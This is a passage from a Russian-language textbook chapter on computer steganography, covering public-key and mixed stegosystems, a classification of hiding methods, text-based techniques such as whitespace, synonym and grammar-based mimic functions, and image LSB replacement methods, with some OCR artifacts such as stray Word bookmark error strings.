В некоторых алгоритмах при извлечении скрытой информации дополнительно требуются сведения об исходном контейнере или некоторых других данных, которые отсутствует в стеганограмме. Такие системы представляют ограниченный интерес, поскольку они требуют передачи первоначального вида контейнера, что эквивалентно традиционной задаче ключевого обмена. Подобные алгоритмы могут быть отмечены как частный случай стегосистем с секретным ключом, в которых $K=C$ или $K=C\times K'$, где **K'** — означает дополнительный набор секретных ключей.

Стегосистемы с открытым ключом

Стеганографические системы с открытым ключом не нуждаются в дополнительном канале ключевого обмена. Для их функционирования необходимо иметь два стегоключа: один секретный, который пользователь должен хранить в тайне, а второй — открытый, который хранится в доступном для всех месте. При этом открытый ключ используется в процессе сокрытия информации, а секретный — для ее извлечения.

Определение 20.3

Стегосистемой с открытым ключом называется совокупность $\Xi=<C,M,K,D,E>$, где **C** — множество возможных контейнеров; **M** — множество секретных сообщений, причем $|C|\geq|M|$; $K=(k_1, k_2)$ — множество пар стегоключей (открытый ключ k_1 используется для сокрытия информации, а секретный k_2 — для извлечения); $E_K:C\times M\times k_1\to C$ и $D_K:C\times k_2\to M$ — стеганографические преобразования со свойством $D_K(E_K(c,m,k_1), k_2) = m$ для любых $m\in M$, $c\in C$.

Простым способом реализации подобных стегосистем является использование криптосистем с открытым ключом. Стегосистемы с открытыми ключами используют тот факт, что функция извлечения скрытой информации **D** может быть применима к любому контейнеру вне зависимости от того, находится ли в нем скрытое сообщение или нет. Если в контейнере отсутствует скрытое сообщение, то всегда будет восстанавливаться некоторая случайная последовательность. Если эта последовательность статистически не отличается от шифртекста криптосистемы с открытым ключом, тогда в безопасной стегосистеме можно скрывать полученный таким образом шифртекст, а не открытый.

Смешанные стегосистемы

В большинстве приложений более предпочтительными являются безключевые стегосистемы, хотя такие системы могут быть сразу скомпрометированы в случае, если противник узнает применяемое стеганографическое преобразование. В связи с этим в безключевых стегосистемах часто используют особенности криптографических систем с открытым и (или) секретным ключом. Рассмотрим один такой пример.

Для обмена секретными ключами стегосистемы введем понятие протокола, реализованного на основе криптосистемы с открытыми ключами. Сначала Алиса генерирует случайную пару открытого и секретного ключа, а затем передает открытый ключ Бобу по скрытому каналу, созданному безключевой системой. Ни Боб, ни Вили, ведущий наблюдение за каналом, не могут определить, какая информация передавалась в скрытом канале: ключ или же случайные биты. Однако Боб может заподозрить, что стеганограмма от Алисы может содержать ее открытый ключ и постарается его выделить. После этого он шифрует с помощью выделенного ключа секретный стегоключ **k**, проводит сокрытие результата шифрования в контейнер и его передачу Алисе. Вили может попытаться извлечь секретную информацию из стеганограммы, но получит только случайный шифртекст. Алиса извлекает из стеганограммы скрытую криптограмму и расшифровывает ее своим секретным ключом. Таким образом, стороны обменялись секретным стегоключом **k** для совместного использования.

Отметим, что рассмотренная стегосистема не лишена недостатков и приведена лишь в качестве примера смешанной системы.

Классификация методов сокрытия информации

Большинство методов компьютерной стеганографии базируется на двух принципах.

Первый состоит в том, что файлы, которые не требуют абсолютной точности (например, файлы с изображением, звуковой информацией и пр.), могут быть до определенной степени видоизменены без потери функциональности.

Второй принцип основан на отсутствии специального инструментария или неспособности органов чувств человека надежно различать незначительные изменения в таких исходных файлах.

В основе базовых подходов к реализации методов компьютерной стеганографии в рамках той или иной информационной среды лежит выделение малозначимых фрагмен-

тов среды и замена существующей в них информации на информацию, которую предполагается защитить. Поскольку в компьютерной стеганографии рассматриваются среды, поддерживаемые средствами вычислительной техники и соответствующими сетями, то вся информационная среда, в конечном итоге, может представляться в цифровом виде. Таким образом, незначимые для кадра информационной среды фрагменты в соответствии с тем или иным алгоритмом или методикой заменяются (смешиваются) на фрагменты скрываемой информации. Под кадром информационной среды в данном случае подразумевается некоторая ее часть, выделенная по определенным признакам. Такими признаками часто бывают семантические характеристики выделяемой части информационной среды. Например, в качестве кадра может быть выбран некоторый отдельный рисунок, звуковой файл, Web-страница и др.

Для методов компьютерной стеганографии можно ввести определенную классификацию (рис. 20.2).

Рис. 20.2. Классификация методов сокрытия информации

По способу отбора контейнера, как уже указывалось, различают методы *суррогатной стеганографии*, *селективной стеганографии* и *конструирующей стеганографии*.

В методах *суррогатной (безальтернативной) стеганографии* отсутствует возможность выбора контейнера и для сокрытия сообщения выбирается первый попавшийся контейнер, зачастую не совсем подходящий к встраиваемому сообщению. В этом случае, биты контейнера заменяются битами скрываемого сообщения таким образом, чтобы это

изменение не было заметным. Основным недостатком метода является то, он позволяет скрывать лишь незначительное количество данных.

В методах *селективной стеганографии* предполагается, что спрятанное сообщение должно воспроизводить специальные статистические характеристики шума контейнера. Для этого генерируют большое число альтернативных контейнеров, чтобы затем выбрать наиболее подходящий из них для конкретного сообщения. Частным случаем такого подхода является вычисление некоторой хеш-функция для каждого контейнера. При этом для сокрытия сообщения выбирается тот контейнер, хеш-функции которого совпадает со значением хеш-функции сообщения (т.е. стеганограммой является выбранный контейнер).

В методах *конструирующей* стеганографии контейнер генерируется самой стегосистемой. Здесь может быть несколько вариантов реализации. Так, например, шум контейнера может моделироваться скрываемым сообщением. Это реализуется с помощью процедур, которые не только кодируют скрываемое сообщение под шум, но и сохраняют модель первоначального шума. В предельном случае по модели шума может строиться целое сообщение. Примерами могут служить метод, который реализован в программе MandelSteg, где в качестве контейнера для встраивания сообщения генерируется фрактал Мандельброта, или же аппарат *функций имитации* (mumic function).

По способу доступа к скрываемой информации различают методы для *потоковых* (непрерывных) контейнеров и методы для контейнеров *с произвольным доступом* (ограниченной длины).

Методы, использующие потоковые контейнеры, работают с потоками непрерывных данных (например, интернет-телефония). В этом случае скрываемые биты необходимо в режиме реального времени включать в информационный поток. О потоковом контейнере нельзя предварительно сказать, когда он начнется, когда закончится и насколько продолжительным он будет. Более того, объективно нет возможности узнать заранее, какими будут последующие шумовые биты. Существует целый ряд трудностей, которые необходимо преодолеть корреспондентам при использовании потоковых контейнеров. Наибольшую проблему при этом составляет синхронизация начала скрытого сообщения.

Методы, которые используются для контейнеров с произвольным доступом, предназначены для работы с файлами фиксированной длины (текстовая информация, программы, графические или звуковые файлы). В этом случае заранее известны размеры файла и его содержимое. Скрываемые биты могут быть равномерно выбраны с помощью подходящей псевдослучайной функции. Недостаток таких контейнеров состоит в том, они обладают намного меньшими размерами, чем потоковые, а также то, что расстояния между скрываемыми битами равномерно распределены между наиболее коротким и наиболее длинным заданными расстояниями, в то время как истинный шум будет иметь экспоненциальное распределение длин интервала. Преимущество подобных контейнеров состоит в том, то они могут быть заранее оценены с точки зрения эффективности выбранного стеганографического преобразования.

По типу организации контейнеры, подобно помехозащищенным кодам, могут быть *систематическими* и *несистематическими*. *В систематически организованных контейнерах* можно указать конкретные места стеганограммы, где находятся информационные биты самого контейнера, а где — шумовые биты, предназначенные для скрываемой информации (как, например, в широко распространенном методе наименьшего значащего бита). *При несистематической организации контейнера* такого разделения сделать нельзя. В этом случае для выделения скрытой информации необходимо обрабатывать содержимое всей стеганограммы.

По используемым принципам стеганометоды можно разбить на два класса: *цифровые* методы и *структурные* методы. Если *цифровые методы* стеганографии, используя избыточность информационной среды, в основном, манипулируют с цифровым представлением элементов среды, куда внедряются скрываемые данные (например, в пиксели, в различные коэффициенты косинус-косинусных преобразований, преобразований Фурье, Уолша-Радемахера или Лапласа), то *структурные методы* стеганографии для сокрытия данных используют семантически значимые структурные элементы информационной среды.

Основным направлением компьютерной стеганографии является использование свойств избыточности информационной среды. Следует учесть, что при сокрытии информации происходит искажение некоторых статистических свойств среды или нарушение ее структуры, которые необходимо учитывать для уменьшения демаскирующих признаков.

В особую группу можно также выделить методы, которые используют специальные свойства форматов представления файлов:

- зарезервированные для расширения поля компьютерных форматов файлов, которые обычно заполняются нулями и не учитываются программой;
- специальное форматирование данных (смещение слов, предложений, абзацев или выбор определенных позиций букв);
- использование незадействованных мест на магнитных носителях;
- удаление идентифицирующих заголовков для файла.

В основном, для таких методов характерны низкая степень скрытности, низкая пропускная способность и слабая производительность.

По предназначению различают стеганографические методы собственно для скрытой передачи или скрытого хранения данных и методы для сокрытия данных в цифровых объектах с целью защиты самих цифровых объектов.

По типу информационной среды выделяются стеганографические методы для текстовой среды, для аудио среды, а также для изображений (стоп-кадров) и видео среды.

Ниже более подробно будут описаны известные стеганографические методы для разных типов информационной среды.

Текстовые стеганографы

Современные стеганографические средства обычно работают в информационных средах, имеющих большую избыточность. В отличие от информации, которая содержит много шумовых данных (например, звук и изображение), письменный текст содержит малое количество избыточной информации, которую можно использовать для сокрытия данных.

Методы ***лингвистической стеганографии*** — сокрытия секретных сообщений в тексте — известны еще со средневековья. В основном такие методы используют либо естественную избыточность языка, либо форматы представления текста. С развитием компьютерных технологий средневековые методы лингвистической стеганографии возродились на качественно новом уровне и позволяют в некоторых случаях скрыть факт тайной переписки не только от "автоматического цензора", который осуществляет мониторинг сетей телекоммуникаций, но и от человека.

Можно выделить следующие методы, которые встречаются в современных лингвистических стеганографах:

- методы искажения формата текстового документа;
- синтаксические методы;
- семантические методы;
- методы генерации стеганограмм с помощью скрываемого сообщения.

Методы искажения формата текстового документа

Сокрытие данных путем *изменения формата текстовых файлов* обычно проводится так, чтобы стандартные текстовые редакторы не смогли выявить признаков присутствия дополнительной информации. Рассмотренные ниже методы манипулируют интервалами между словами и предложениями или же пробелами в конце текстовых строк. Использование пробелов для сокрытия данных обусловлено следующими причинами. Во-первых, введение дополнительных пробелов не вносит больших изменений в значение фразы или предложения. Во-вторых, у случайного читателя вряд ли сразу возникнет подозрение относительно вставленных дополнительных пробелов.

Сокрытие тайного сообщения (в битовом представлении) можно проводить путем добавления одного или двух символов пробела в конце предложений после символа конца (например, точки — для натурального языка или точки с запятой — для кода программы на языке С): один дополнительный пробел кодирует значение бита "0", а два — "1". Этот простой метод имеет недостатки. Во-первых, он не эффективен, т.к. необходим контейнер большого объема (скорость передачи скрытых данных в данном случае приблизительно равна одному биту на 160 байт текста). Во-вторых, возможность сокрытия зависит от структуры текста (некоторые тексты, например белые стихи, не имеют четких признаков конца). В-третьих, текстовые редакторы часто автоматически добавляют символы пробела после точки.

Кодировать секретные данные можно дополнительными пробелами в конце каждой строчки текста (рис. 20.3): два бита кодируются одним пробелом, четыре — двумя, восемь — тремя и т.д. Преимущество такого метода кодирования состоит в том, что оно может быть выполнено с любым текстом; изменения в формате резко не бросаются в

глаза читателю, обеспечивается передача большего количества скрытых данных по сравнению с предыдущим методом (1 бит на 80 байт). Недостаток метода состоит в том, что некоторые программы (например, `sendmail`) могут неосторожно удалять дополнительные пробелы. Помимо этого, скрытые таким образом данные не всегда могут быть восстановлены с печатной копии документа.

М	ы		р	е	д	к	о		д	о		к	о	н	ц	а		п	о	-
н	и	м	а	е	м	,		ч	т	о		м	ы		д	е	й	с	т	-
в	и	т	е	л	ь	н	о		х	о	т	и	м	.						

М	ы		р	е	д	к	о		д	о		к	о	н	ц	а		п	о	-		
н	и	м	а	е	м	,		ч	т	о		м	ы		д	е	й	с	т	-		
в	и	т	е	л	ь	н	о		х	о	т	и	м	.								

Рис. 20.3. Пример сокрытия данных пробелами в конце текстовых строк

Еще один метод сокрытия данных с помощью пробелов манипулирует с текстами, которые выровнены с обеих сторон. В этом методе данные кодируются путем управляемого выбора мест для размещения дополнительных символов пробела. Один символ между словами интерпретируется как `0`, а два — как `1`. Метод позволяет встраивать несколько бит скрытой информации в каждую строку текста (рис. 20.4).

У_человека__намного__больше_врагов_тайных,_чем_явных.__Скрытую_вражде
бность__чаще_всего_порождает__зависть._Зависть__вызывают__ум,_красота,_
богатсво_и__здоровье._Вы__будете__иметь_мало_врагов__и__знать__их__в__
лицо,__если_лишены__всех__этих_достоинств.

Рис. 20.4. Пример сокрытия битового сообщения `0110≡100011010110`

Поскольку текст часто выравнивается по ширине листа, не каждый промежуток между словами может использоваться для кодирования скрытых данных. Для того чтобы определить, в каком из промежутков между словами спрятана информация, а какие промежутки являются частью оригинального текста, используется следующий метод декодирования. Битовая строка, которая извлекается из стеганограммы, разбивается на пары. Пара бит `01` интерпретируется как `1`; пара `10` — как `0`; а биты `00` и `11` являются пустыми, т.е. такими, которые не несут никакой информации. Например, битовое сообщение `1000101101` сокращается до `001`, а строка `110011` — будет пустой.

Рассмотренные методы работают успешно до тех пор, пока тексты представлены в коде ASCII. Существуют также стеганографические методы, которые интерпретируют текст как двоичное изображение. В данных методах скрываемая информация кодируется изменением расстояния между последовательными строками текста или словами. Сокрытие данных происходит путем выбора местоположения строк в документе, которые сдвигаются вверх или вниз в соответствии с битами скрываемых данных. При этом некоторые строки оставляют для синхронизации на месте (например, каждую вторую). В

этом случае один секретный бит сообщения кодируется сдвигом одной строки. Если строка сдвинута, то значение секретного бита равно `1`, иначе — `0`.

Извлечение скрытого сообщения проводится путем анализа расстояний между центрами строк, которые расположены рядом. Обозначим через Δ_{R+} — расстояние между центрами сдвинутой строки и предыдущей неизмененной строки (синхрострока), Δ_{R-} — расстояние между центрами сдвинутой линии и последующей синхростроки, а через Δ_{X+} и Δ_{X-} — соответствующие расстояния в исходном документе. Тогда, если расстояние между строками было увеличено, то

$$\frac{\Delta_{R+} + \Delta_{R-}}{\Delta_{R+} - \Delta_{R-}} > \frac{\Delta_{X+} + \Delta_{X-}}{\Delta_{X+} - \Delta_{X-}}$$

Аналогично, если расстояние было уменьшено, то

$$\frac{\Delta_{R+} + \Delta_{R-}}{\Delta_{R+} - \Delta_{R-}} < \frac{\Delta_{X+} + \Delta_{X-}}{\Delta_{X+} - \Delta_{X-}}$$

Отметим, что данный метод нечувствителен к изменению масштаба документа, что обеспечивает ему хорошую устойчивость к большинству искажений, которые могут иметь место при активных атаках.

Другая возможная схема сокрытия путем сдвига слов отформатированного текста показана на рис. 20.5. В соответствии с этой схемой изменяется горизонтальная позиция начала слов. Теоретически, можно использовать изменение каждого промежутка между словами. Для того чтобы обеспечить сохранение первоначального выравнивания текста, необходимо соблюдать единственное ограничение: сумма всех сдвигов в одной строке должна равняться нулю.

Пример сокрытия данных в тексте

Пример сокрытия данных в тексте

Пример сокрытия данных в тексте

Рис. 20.5. Пример сокрытия данных в промежутках между словами (для наглядности указаны вертикальные линии)

Существуют более тонкие методы сокрытия информации в текстовой среде. В некоторых текстовых редакторах реализованы опции, которые проводят автоматическое форматирование текста в соответствии с определенными критериями. Например, редактор TEX использует сложный алгоритм вычисления конца строки или страницы. Фактически вычисляются некоторые специальные параметры, по которым определяется место перехода с одной строки или страницы на другую. Один из таких параметров оценивает количество пробелов, которые необходимо вставить, чтобы сохранить заданный стиль документа; другой — оценивает эстетический вид документа при выборе переноса и т.д. В результате TEX пытается выбрать последовательность мест переносов таким образом,

что сумма всех параметров, которые относятся к редактируемому параграфу, была минимальной. Изменяя некоторые значения параметров, можно управлять выбором мест переносов и использовать их для сокрытия данных.

До сих пор вопрос о создании безопасной лингвистической стегосистемы остается открытым. Любая обработка текста редактором, его печать или перевод в другой формат (HTML, PostScript, PDF или RTF) может изменить расположение пробелов и уничтожить скрытый текст. Низкая устойчивость подобных методов к возможным модификациям документа является одной из причин поиска других методов поиска данных в тексте.

Синтаксические и семантические методы в корне отличаются от рассмотренных выше, но могут использоваться одновременно с ними.

Синтаксические методы

К синтаксическим методам лингвистической стеганографии относятся методы изменения пунктуации и методы изменения стиля и структуры текста.

В любом языке существуют случаи, когда правила пунктуации являются неоднозначными и имеют слабое влияние на содержание текста. Например, обе формы перечисления “хлеб, масло и молоко” и “хлеб, масло, молоко” являются допустимыми. Можно использовать тот факт, что выбор таких форм является произвольным и использовать альтернативный выбор для кодирования данных в двоичном виде. Например, если появляется форма перечисления с союзом “и”, то кодируется `1`, иначе — `0`. Для сокрытия можно также применять сокращения и аббревиатуры.

В любом языке имеется много возможностей для синтаксического сокрытия данных, но они не часто встречаются в типовых текстах. Средняя скорость передачи данных такими методами равна нескольким битам на килобайт текста.

Хотя многие из правил пунктуации являются неоднозначными и избыточными, их противоречивое использование может стать объектов внимания для цензора. Кроме того, существуют случаи, когда изменение пунктуации может сильно изменить содержание текста. Поэтому такой подход должен использоваться с осторожностью.

К синтаксическим методам относятся методы изменения стиля или структуры текста без существенного изменения его значения или тона. Например, предложение “До окончания ночи я буду готовым” можно представить в виде “Я буду готов быстрее, чем ночь закончится”. Такой подход более прозрачен, но возможность его ограничена.

Семантические методы

Семантические методы стеганографии аналогичны синтаксическим методам. Для этих методов элементарными лингвистическими компонентами считаются отдельные слова, поэтому сокрытие данных реализуется путем непосредственной замены слов. Для такой замены необходимы таблицы синонимов. Кодирование секретного сообщения проводится выбором синонима из необходимого места таблицы. Например, первому слову-синониму соответствует `1`, а второму — `0` (табл. 20.1). Если слову соответствует

Таблица 20.1.
Фрагмент таблицы синонимов

1	0
след	отпечаток
дыра	отверстие
оборона	защита
овация	аплодисменты

большое количество синонимов, то можно кодировать большее количество бит одновременно.

На рис. 20.6 приведен пример другого подхода к сокрытию данных, в котором секретное сообщение управляет перефразированием текста контейнера. В результате получается стеганограмма, которая имеет тот же самый смысл, что и текст контейнера.




Рис. 20.6. Пример работы семантической стегосистемы SubiText

Методы генерации стеганограмм

В отличие от рассмотренных выше стеганометодов, где скрываемая информация внедряется в текстовый контейнер, существуют методы, которые полностью порождают стеганограмму на основе защищаемых данных. В таких методах секретная информация не внедряется в текст, а представляется полностью всей стеганограммой. Теоретическую основу для методов генерации стеганограмм разработал П. Вайнер в теории функций имитации. В стеганографии функции имитации применяются для того, чтобы скрыть идентичность сообщения путем изменения его статистических свойств.

Пусть имеется файл **A**, который состоит из символьных строк. Обозначим через **p(t, a, A)** вероятность того, что символ **a** находится в строке **t** файла **A**, а через **p(·, a, A)** и **p(t, ·, A)** — независимые вероятности того, что символ **a** или строка **t**, соответственно, существуют в **A**. Два файла **A** и **B** будем считать статистически эквивалентными в пределах ε, если $|p(t, \cdot, A) - p(t, \cdot, B)| < \varepsilon$ для всех строк **t**, длина которых меньше чем **n**.

Определение 20.4

Функцией имитации* n-*го порядка будем называть такую функцию **f**, которая в ε-окрестности выполняет статистически эквивалентное преобразование файла **A** в файл **B**.

Таким образом, если **p(t, A)** — вероятность появления некоторой строки **t** в файле **A**, то функция **f** преобразует файл **A** в файл **B** так, что для всех строк **t** длиной меньше **n** выполняется соотношение $|p(t, f(A)) - p(t, B)| < \varepsilon$.

Можно предложить несколько типов функции имитации, которые, в зависимости от сложности, моделируются регулярной, контекстно-свободной или рекурсивно-счетной грамматиками. Стеганографические преобразования первого типа описываются в терминах процедур сжатия информации; второго — контекстно-свободными грамматиками, в которых скрываемые биты управляют непротиворечивыми продукциями; для описания функций третьего типа применяется аппарат машин Тьюринга.

Регулярные функции имитации можно смоделировать с помощью схемы кодирования по Хаффману. Известно, что любой язык обладает некоторыми статистическими свойствами. Этот факт используется многими методами сжатия данных. Если на алфавите Σ задано распределение вероятностей $\mathbf{A}$, то можно воспользоваться схемой кодирования по Хаффману для создания функции сжатия с минимальной избыточностью $f_A:\Sigma\rightarrow\{0,1\}^*$, где символ * используется в смысле $\Sigma^*=\cup_{i\geq 0}\{x_1\ldots x_i | x_1,\ldots,x_i\in\Sigma\}$. Такую функцию можно построить на основе функции сжатия Хаффмана: $G(x)=f_B$Ошибка! Закладка не определена.$(f_A(x))$.

Таким образом, секретный файл можно сжать по схеме Хаффмана с распределением $\mathbf{A}$, в результате чего получится файл двоичных строк, которые могут интерпретироваться как результат операции сжатия некоторого файла с распределением $\mathbf{B}$. Этот файл может быть восстановлен с применением инверсной функции сжатия f_BОшибка! Закладка не определена. к файлу двоичных строк и использоваться в дальнейшем как стеганограмма. Если функции f_A и f_BОшибка! Закладка не определена. являются взаимно однозначными, то и созданная функция имитации будет также взаимно однозначна. Доказано, что построенная таким образом функция подобия оптимальна в том смысле, что если функция сжатия Хаффмана f_A является теоретически оптимальной и файл $\mathbf{x}$ состоит из случайных бит, то взаимно однозначная функция f_AОшибка! Закладка не определена.(X) имеет наилучшую статистическую эквивалентность к $\mathbf{A}$.

Регулярные функции имитации создают стеганограммы, которые имеют заданное статистическое распределение символов, однако при этом игнорируется семантика полученного текста. Для человека такие тексты выглядят полной бессмыслицей с грамматическими ошибками и опечатками. Для генерирования более осмысленных текстов используются контекстно-свободные грамматики (КСГ).

Контекстно-свободная грамматика определяется упорядоченной четверткой $<\mathbf{V}, \Sigma\subseteq\mathbf{V}, \Pi, S\subset\mathbf{V}\backslash\Sigma>$, где $\mathbf{V}$ и Σ — соответственно множества переменных и терминальных символов, Π — набор продукций (правил вывода), а $\mathbf{S}$ — начальный символ. Продукции подобны правилам подстановки, они преобразуют переменную в строку, состоящую из терминальных или переменных символов. Если с помощью правил вывода из стартового символа можно получить последовательность терминальных символов, то говорят, что последовательность получена грамматикой. Такие грамматики называются контекстно-свободными, т.к. любой символ можно заменить последовательностью символов, не обращая внимания на контекст, в котором он встретился. Если для каждой строки $\mathbf{s}$ существует только один путь, по которому $\mathbf{s}$ может быть порождена из начального символа, то такая грамматика называется однозначной.

Однозначные грамматики могут использоваться в качестве апарата для стеганографических преобразований. Рассмотрим грамматику

$<\{S,A,B,C\},\{A,\ldots,Z, a,\ldots,z\},\Pi,S>$,

где каждой возможной продукции приписана некоторая вероятность: $\Pi=\{S\rightarrow_{0.5}$ **Alice B,** $S\rightarrow_{0.3}$ **Bob B,** $S\rightarrow_{0.1}$ **Eve B,** $S\rightarrow_{0.1}$ **I A;** $A\rightarrow_{0.3}$ **am working,** $A\rightarrow_{0.4}$ **am lazy,** $A\rightarrow_{0.4}$

am tired; B→0.5 is C, B→0.5 can cook; C→0.5 reading, C→0.1 sleeping, C→0.4 working}.

Пусть $\mathbf{\Pi_{Vi}}=\{\pi_{i,1},\ldots,\pi_{i,n}\}$ — набор всех продукций, которые связаны с переменной $\mathbf{V_i}$. Тогда для каждого набора $\mathbf{\Pi_i}$ можно создать функцию сжатия Хаффмана $\mathbf{f_{\Pi i}}$. На рис. 20.7 показаны возможные деревья для $\mathbf{\Pi_S}$ и $\mathbf{\Pi_A}$, из которых может быть легко получена функция сжатия Хаффмана. Например, продукция **Eve B** будет кодироваться как `110`, **I am tired** — как `11` и т.д.

Для стеганографических задач используется инверсная функция Хаффмана. На этапе сокрытия данных отправитель получает с помощью КСГ некоторую строку, которая считается стеганограммой. Стартуя с начального символа **S**, самая левая переменная $\mathbf{V_i}$ заменяется по соответствующей продукции. Эта продукция определяется в соответствии с секретным сообщением и функцией сжатия Хаффмана для $\mathbf{\Pi_{vi}}$ следующим образом. В соответствии с очередным битом секретного сообщения происходит просмотр дерева Хаффмана до тех пор, пока не будет достигнут лист в дереве, после чего начальный символ заменяется на значение, которое приписано данному листу. Этот процесс повторяется для всех битов сообщения. Результирующая строка состоит только из терминальных символов.




Рис. 20.7. Функция сжатия Хаффмана для $\mathbf{\Pi_S}$ и $\mathbf{\Pi_A}$

Рассмотрим пример. Пусть секретное сообщение будет `11110`. Тогда для указанной выше грамматики $\mathbf{\Pi}$ на первом шаге просмотр дерева $\mathbf{\Pi_S}$ с помощью трех первых битов сообщения достигнет листа `I`. Таким образом, начальный символ **S** будет заменен на **I A**. Затем, просматривая еще раз дерево, с помощью следующий двух секретных битов сообщения произойдет замена очередных символов на `am working`. В результате, конечная строка будет состоять только из терминальных символов. В итоге стеганограмме `11110` соответствует сообщение `I am working`.

Для извлечения скрытой информации необходимо провести анализ стеганограммы с использованием дерева разбора КСГ. Так как грамматика и продукции однозначны, то извлечение скрытого сообщения выполнимо.

Практический опыт показал, что использование современных методов лингвистической стеганографии позволяет создавать стеганограммы, которые трудно обнаружить

при автоматизированном мониторинге сетей телекоммуникации, но обмануть с их помощью человека-цензора все же очень сложно. В связи с этим наибольшее развитие получили стеганографические методы защиты для других информационных сред.

Сокрытие данных в изображении и видео

Развитие мультимедийных средств сопровождается большим потоком графической информации в вычислительных сетях. При генерации изображения, как правило, используются значительное количество элементарных графических примитивов, что представляет особый интерес для стеганографических методов защиты. Визуальная среда (цифровые изображения и видео) обладают большой избыточностью различной природы:

- кодовой избыточностью, возникающей при неоптимальном описании изображения;
- межпиксельной избыточностью, которая обусловлена наличием сильной корреляционной зависимостью между пикселями реального изображения;
- психовизуальной зависимостью, возникающей из-за того, что орган зрения человека не адаптирован для точного восприятия изображения пиксель за пикселем и воспринимает каждый участок с различной чувствительностью.

Информационным видеопотокам, которые состоят из последовательности отдельных кадров изображения, помимо указанных выше, присуща также избыточность, обусловленная информационной, технической, временн***о***й и функциональной (смысловой) зависимостью между кадрами.

В последнее время создано достаточное количество методов сокрытия информации в цифровых изображениях и видео, что позволило провести их систематизацию и выделить следующие группы:

- методы замены во временн***о***й (пространственной) области;
- методы сокрытия в частотной области изображения;
- широкополосные методы;
- статистические методы;
- методы искажения;
- структурные методы.

Рассмотрим некоторые особенности, которые характерны для каждой из выделенных групп стеганометодов.

Методы замены

Общий принцип данных методов заключается в замене избыточной, малозначимой части изображения битами секретного сообщения. Для извлечения сообщения необходимо знать место, где была размещена скрываемая информация.

Наиболее распространенным методом этого класса является ***метод замены наименьшего значащего бита*** (НЗБ).

Популярность метода НЗБ обусловлена его простотой и тем, что он позволяет скрывать в относительно небольших файлах довольно большие объемы информации. Данный метод обычно работает с растровыми изображениями, которые представлены в формате без сжатия (например, `GIF` и `BMP`). Основным его недостатком является сильная чувствительность к малейшим искажениям контейнера. Для ослабления этой чувствительности часто применяют помехоустойчивое кодирование.

Суть метода НЗБ заключается в замене наименее значащих битов пикселей изображения битами секретного сообщения. В простейшем случае проводится замена НЗБ всех последовательно расположенных пикселей изображения. Однако, так как длина секретного сообщения обычно меньше количества пикселей изображения, то после его внедрения в контейнере будут присутствовать две области с различными статистическими свойствами (область, в которой незначащие биты были изменены, и область, в которой они не менялись). Это может быть легко обнаружено с помощью статистических тестов. Для создания эквивалентного изменения вероятности всего контейнера секретное сообщение обычно дополняют случайными битами так, чтобы его длина в битах была равна количеству пикселей в исходном изображении.

Другой подход, ***метод случайного интервала***, заключается в случайном распределении битов секретного сообщения по контейнеру, в результате чего расстояние между двумя встроенными битами определяется псевдослучайно. Эта методика наиболее эффективна при использовании потоковых контейнеров (видео).

Для контейнеров произвольного доступа (изображений) может использоваться ***метод псевдослучайной перестановки***.

Его суть заключается в том, что генератор псевдослучайных чисел производит последовательность индексов $\mathbf{j_1}$, ..., $\mathbf{j_{l(m)}}$ и сохраняет **k**-й бит сообщения в пикселе с индексом $\mathbf{j_k}$. Однако в этом случае один индекс может появиться в последовательности более одного раза, т.е. может произойти “пересечение” — искажение уже встроенного бита. Если число битов сообщения намного меньше размера изображения, то вероятность пересечения незначительна, и поврежденные биты могут быть восстановлены с помощью корректирующих кодов. Вероятность, по крайней мере, одного пересечения оценивается как

$$\mathbf{p \approx 1 - \exp\left(-\frac{l(m)[l(m) - 1]}{2l(c)}\right)}, \text{ при условии, что } \mathbf{l(m) << l(c)}.$$

При увеличении $\mathbf{l(m)}$ и $\mathbf{l(c)=const}$ данная вероятность стремится к единице. Для предотвращения пересечений необходимо сохранять все индексы использованных элементов $\mathbf{j_i}$ и перед сокрытием нового пикселя проводить проверку его на повторяемость.

Еще один подход в реализации метода замены (***метод блочного сокрытия***) состоит в следующем. Исходное изображение-контейнер разбивается на $\mathbf{l(m)}$ непересекающихся блоков $\mathbf{I_i}$ произвольной конфигурации и для каждого из них вычисляется бит четности $\mathbf{p(I_i)}$:

$$\mathbf{p(I) = \sum_{j \in I} НЗБ(c_j) \bmod 2}$$

В каждом блоке проводится сокрытие одного секретного бита $\mathbf{m_i}$. Если бит четности $\mathbf{p(I_i)}$ блока $\mathbf{I_i}$ не совпадает с секретным битом $\mathbf{m_i}$, то происходит инвертирование одного из НЗБ блока $\mathbf{I_i}$, в результате чего $\mathbf{p(I_i) = m_i}$. Выбор блока может производиться случайно с использованием стегоключа. Хотя этот метод обладает такой же устойчивостью к искажениям, как и все предыдущие, он имеет ряд преимуществ. Прежде всего, имеется возможность изменять значения такого пикселя в блоке, для которого статистика контейнера изменится минимально. Кроме того, влияние последствий встраивания секретных данных в контейнер можно уменьшить за счет увеличения размера блока.

Методы замены палитры. Для сокрытия данных можно также воспользоваться палитрой цветов, которая присутствует в формате изображения.

